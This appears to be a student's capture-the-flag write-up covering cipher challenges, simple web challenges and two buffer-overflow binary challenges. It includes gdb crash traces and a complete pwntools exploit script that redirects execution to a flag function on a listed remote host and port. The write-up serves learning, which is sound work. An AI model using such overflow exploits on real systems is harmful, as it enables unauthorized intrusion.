
```
 WHEN THESE RULES OF CONDUCT SHALL BE KNOWN TO ALL THE LONGEDFOR SUN OF LIBERTY SHALL RISE BRIL
NT OVER THIS MOST UNHAPPY PORTION OF THE GLOBE AND ITS RAYS SHALL DIFFUSE EVERLASTING JOY AMONG
E CONFEDERATED BRETHREN OF THE SAME RAYS THE LIVES OF THOSE WHO HAVE GONE BEFORE THE FATIGUES A
THE WELLPAID SUFFERINGS WILL REMAIN IF HE WHO DESIRES TO ENTER THE KATIPUNAN HAS INFORMED HIMSE
OF ALL THIS AND BELIEVES HE WILL BE ABLE TO PERFORM WHAT WILL BE HIS DUTIES HE MAY FILL OUT THE
PLICATION FOR ADMISSION
[12/05/25]seed@VM:~/.../06crypto$ ^C
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmbsdgrokpfywiheqzjclxu' 'thelifasnocrd
uwgqkmvj'
 the life that is not consecrated to a lofty and reasonable purpose is a tree without a shade i
ot a poisonous weed

 to do good for personal gain and not for its own sake is not virtue

 it is rational to be charitable and love ones fellow creature and to adjust ones conduct acts
 words to what is in itself reasonable

 whether our skin be black or white we are all born equal superiority in knowledge wealth and b
ty are to be understood but not superiority by nature

 the honorable man prefers honor to personal gain the scoundrel gain to honor

 to the honorable man his word is sacred
```

Completing the deciphering, we had learned that the flag is `liberty`.

Crypto03, 100

Using the shown decrypter.py below, the flag was uncovered. It used an RSA cryptography approach that uses n=modulus, c= ciphertext, d = private exponent and m = c^d mod n for the plain text.

Moreover for this, we obtained the conversion of string from hexadecimal into an integer.



Crypto06, 100

For this, substitution on a monoalphabetic cipher was also used. After guessing, the decipher below was partially uncovered and the last word was guessed to be DEATH.

```
[12/05/25]seed@VM:~/.../crypto006$ cat cipher.txt | tr 'evhdjkptycsf' 'THEIADNGFWRS'
I  oG wAo HAD gEEo NESS iREraaziIED, IF HE HAD HAD wrRE azRIrSITm AoD HAD aARED Tr SEE WITH HIS riERA GNASSES WHAT WAS GrIoG ro Io THA
T ATwrSiHERE rF NIGHT, HE WrzND HAqE gEEo aHARwED WITH roE rF THrSE wAGIaAN AoD FAoTASTIa SiEaTAaNES, THE NIuE rF WHIaH IS SrwETIwES SEEo Io
THE GREAT THEATERS rF EzRriE.  Tr THE SzgDzED STRAIoS rF THE rRaHESTRA THERE SEEwS Tr AiiEAR Io THE wIDST rF A SHrWER rF NIGHT, A aASaADE rF
GrND AoD DIAwroDS Io Ao rRIEoTAN SETTIoG, A DEITm WRAiiED Io wISTm GAzlE, A SmNiH EoqENriED Io A NzwIorzS HANr, WHr wrqES FrRWARD AiiAREoTNm
WITHrzT TrzaHIoG THE FNrrR.  Io HER iRESEoaE THE FNrWERS gNrrw, THE DAoaE AWAuEoS, THE wzSIa gzRSTS FrRTH, AoD TRrriS rF DEqINS, omwiHS, SATm
RS, DEwroS, AoGENS, SHEiHERDS AoD SHEiHERDESSES, DAoaE, SHAuE THEIR TAwgrzRIoES, AoD WHIRN AgrzT Io RHmTHwIa EqrNzTIroS, EAaH roE iNAaIoG Srw
E TRIgzTE AT THE FEET rF THE GrDDESS. IgARRA WrzND HAqE SEEo A gEAzTIFzN AoD GRAaEFzN wAIDEo, aNrTHED Io THE iIaTzRESxzE GARwEoTS rF THE DAzG
HTERS rF THE iHINIiiIoES, STAoDIoG Io THE aEoTER rF A SEwIaIRaNE wADE zi rF EqERm aNASS rF iEriNE, aHIoESE, SiAoIARDS, FINIiIorS, SrNDIERS, a
zRATES, rND wEo AoD mrzoG, ANN GESTIazNATIoG AoD wrqIoG AgrzT Io A NIqENm wAooER.  iADRE DAwASr STrrD AT THE SIDE rF THE gEAzTm, SwINIoG NIuE
 roE ESiEaIANNm gNESSED. FRAm SIgmNA—mES, FRAm SIgmNA HIwSENF—WAS TANuIoG Tr HER.  DrñA qIaTrRIoA WAS ARRAoGIoG Io THE wAGoIFIaEoT HAIR rF TH
E wAIDEo A STRIoG rF iEARNS AoD DIAwroDS WHIaH THREW rzT ANN THE gEAzTIFzN TIoTS rF THE RAIogrW.  SHE WAS WHITE, iERHAiS Trr wzaH Sr, AoD WHE
oEqER SHE RAISED HER DrWoaAST EmES THERE SHroE FrRTH A SirTNESS SrzN.  WHEo SHE SwINED Sr AS Tr SHrW HER SwANN WHITE TEETH THE gEHrNDER REANI
lED THAT THE RrSE IS roNm A FNrWER AoD IqrRm gzT THE ENEiHAoT'S TzSu.  FRrw rzT THE FINwm iIñA DRAiERIES ARrzoD HER WHITE AoD SHAiENm oEau TH
ERE gNIouED, AS THE TAGANrGS SAm, THE gRIGHT EmES rF A arNNAR rF DIAwroDS.  roE wAo roNm Io ANN THE aRrWD SEEwED IoSEoSIgNE Tr HER RADIAoT Io
FNzEoaE—A mrzoG FRAoaISaAo, THIo, WASTED, AoD iANE, WHr WATaHED HER FRrw A DISTAoaE, wrTIroNESS AS A STATzE AoD SaARaENm gREATHIoG.

gzT IgARRA SAW orTHIoG rF ANN THIS—HIS EmES WERE FInED ro rTHER THIoGS.  A SwANN SiAaE WAS EoaNrSED gm FrzR gARE AoD GRIwm WANNS, Io roE rF W
HIaH WAS Ao IRro GRATIoG.  ro THE FINTHm AoD NrATHSrwE FNrrR WAS A wAT ziro WHIaH Ao rND wAo NAm ANroE Io THE THRrES rF DEATH, Ao rND wAo gRE
ATHIoG WITH DIFFIazNTm AoD TzRoIoG HIS HEAD FRrw SIDE Tr SIDE AS AwID HIS TEARS HE zTTERED A oAwE. T HE rND wAo WAS ANroE, gzT FRrw TIwE Tr T
IwE A GRrAo rR THE RATTNE rF A aHAIo WAS HEARD ro THE rTHER SIDE rF THE WANN.  FAR AWAm THERE WAS A wERRm FEAST, ANwrST Ao rRGm; A mrzTH WAS
NAzGHIoG, SHrzTIoG, AoD irzRIoG WIoE ziro THE FNrWERS AwID THE AiiNAzSE AoD DRzouEo NAzGHTER rF HIS arwiAoIroS.  THE rND wAo HAD THE FEATzRES
 rF HIS FATHER, THE mrzTH WAS HIwSENF, AoD THE oAwE THAT THE rND wAo zTTERED WITH TEARS WAS HIS rWo oAwE! THIS WAS WHAT THE WRETaHED mrzoG wA
o SAW gEFrRE HIw.  THE NIGHTS Io THE HrzSE riirSITE WERE EnTIoGzISHED, THE wzSIa AoD THE orISES aEASED, gzT IgARRA STINN HEARD THE AoGzISHED
aRm rF HIS FATHER aANNIoG ziro HIS Sro Io THE HrzR rF HIS DEATH.
[12/05/25]seed@VM:~/.../crypto006$
```

Wireshark


Web Exploitation

Success
Front Page, Web03, and Web05

Uncaught
Web04, Web02, and Web01


Front Page (Practice), 10


For this, the attempt was just simple web page inspection. In the inspected elements, we saw the flag.



Web03, 60


For this, we inspected the website and saw a return value for the incorrect username to a seemingly `base64` encoded value. Decoding it showed the flag.





Web05, 150

For this, I used curl methods to get the contents of the website. Upon looking into it, I noticed that there is a certain `id=kickback` that takes in values but the input is hidden. Overflowing it with `9999999999999999999`... input, I was able to get the flag.



Binary Exploitation

Success
Pwn01, Pwn02

Uncaught
Pwn 100

Pwn01, 200

For this challenge, the approach used was **buffer overflow**. The first step that was done was analyze where the cnsec1.elf_16.04 overflows or crashes when (what I used) 200 A's was inputted.

```
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ./cnsec1.elf_16.04...
(No debugging symbols found in ./cnsec1.elf_16.04)
gdb-peda$ run < <(python3 -c "print('A'*200)")
Starting program: /home/seed/Downloads/ctf/cnsec1.elf_16.04 < <(python3 -c "print('A'*200)")

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x4005c0 (<__libc_csu_init>:       push   r15)
RCX: 0x7ffff7fad980 --> 0xfbad2088
RDX: 0x0
RSI: 0x6022d0 ('A' <repeats 152 times>, "\n")
RDI: 0x7ffff7fb04d0 --> 0x0
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdff8 ('A' <repeats 160 times>)
```

```
gdb-peda$ i r rip
rip            0x4005bf            0x4005bf <main+89>
gdb-peda$
```

Systematizing the payloads:

```
seed@VM: ~   seed@VM: ~   seed@VM: ~   seed@VM: ~   seed@VM: ~/Dow...   seed@VM: ~/Dow...
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*24)" > A24
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*100)" > A100
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*200)" > A200
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*300)" > A300
```

Each were run:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005bf in main ()
gdb-peda$ i r rip
rip            0x4005bf            0x4005bf <main+89>
gdb-peda$ i r rbp
rbp            0x4141414141414141  0x4141414141414141
gdb-peda$
```


Here we learned that `24 A` overwrites the buffer.

A Python script was used to make this into a payload and run onto the program using gdb. This was done until 24 bytes hit the mark (16 × A; 8 × B; 4 × C). That was used for the one-line payload input in the IP address below:

16 A was for the buffer overflow.

8 B was used for the RBP.


4 C was for overwriting the RIP.




Seeing that there is a certain `flag.txt` when the overflow worked, it was opened. There, the flag was seen.

Pwn02, 200

The approach used for this was also **buffer overflow**. Creating a payload and trying to crash the file until the RIP is not overwritten was done (the point before it).





After doing trial and error, it was learned that the offset is at `88`. Using the python script below, the shell was reversed.


> **Info**
>
> Date of the screenshot below shows 12/08/2025 because the screenshot of the python script used was taken when the writeup was being finalized.

```
[12/08/25]seed@VM:~/Downloads$ cat exploitfinal.py
#!/usr/bin/env python3
from pwn import *
import time

HOST = "202.92.144.172"
PORT = 14379

OFFSET     = 88          # bytes to saved RIP (0x58)
RET_GADGET = 0x4005a9    # single 'ret' to fix 16-byte alignment
FLAG_FUNC  = 0x400756    # address of flag()

def main():
    p = remote(HOST, PORT)

    try:
        p.recvuntil(b"Type something to get the flag:", timeout=2)
    except EOFError:
        pass


    payload = b"A" * OFFSET
    payload += p64(RET_GADGET)
    payload += p64(FLAG_FUNC)


    p.sendline(payload)


    time.sleep(0.05)
```

```
  40089c:       c3                          ret
[12/05/25]seed@VM:~/Downloads$ python3 exploitfinal.py
[+] Opening connection to 202.92.144.172 on port 14379: Done

[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xa9^E@^@^@^@^@^@V^G@^@^@^@^@^@
cnsec{do_The_worK_DOn7_Copy}


[*] Got EOF while reading in interactive
$
```

Shell reversed showed the flag immediately .


MISC




Guess was `palengke`.


Screenshot Dump


> **Info**
> This section contains all screenshot used for reference.





Front Page 10





P

MD5 reverse for 26cae7718c32180a7a0f8e19d6d40a59

The MD5 hash 26cae7718c32180a7a0f8e19d6d40a59 was successfully reversed into the string facebook

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

26cae7718c32180a7a0f8e19d6d40a59 Reverse

You can generate the MD5 hash of the string which was just reversed to have the proof the same as the MD5 hash you provided:

Convert a string to


facebook Convert


Open ~/Downloads/ctf xor.py Save

```python
from binascii import unhexlify

ciphertext = "0805180e08100803040804060207001 6"
keys = "abcdefghijklmnopqrstuvwxyz"

ct = unhexlify(ciphertext)

for k in keys:
    key = ord(k)
    pt = "".join(chr(b ^ key) for b in ct)

    # print readable outputs
    if all(32 <= ord(c) < 127 for c in pt):
        print(f"{k}: {pt}")

```

seed@VM: ~/.../ctf


```
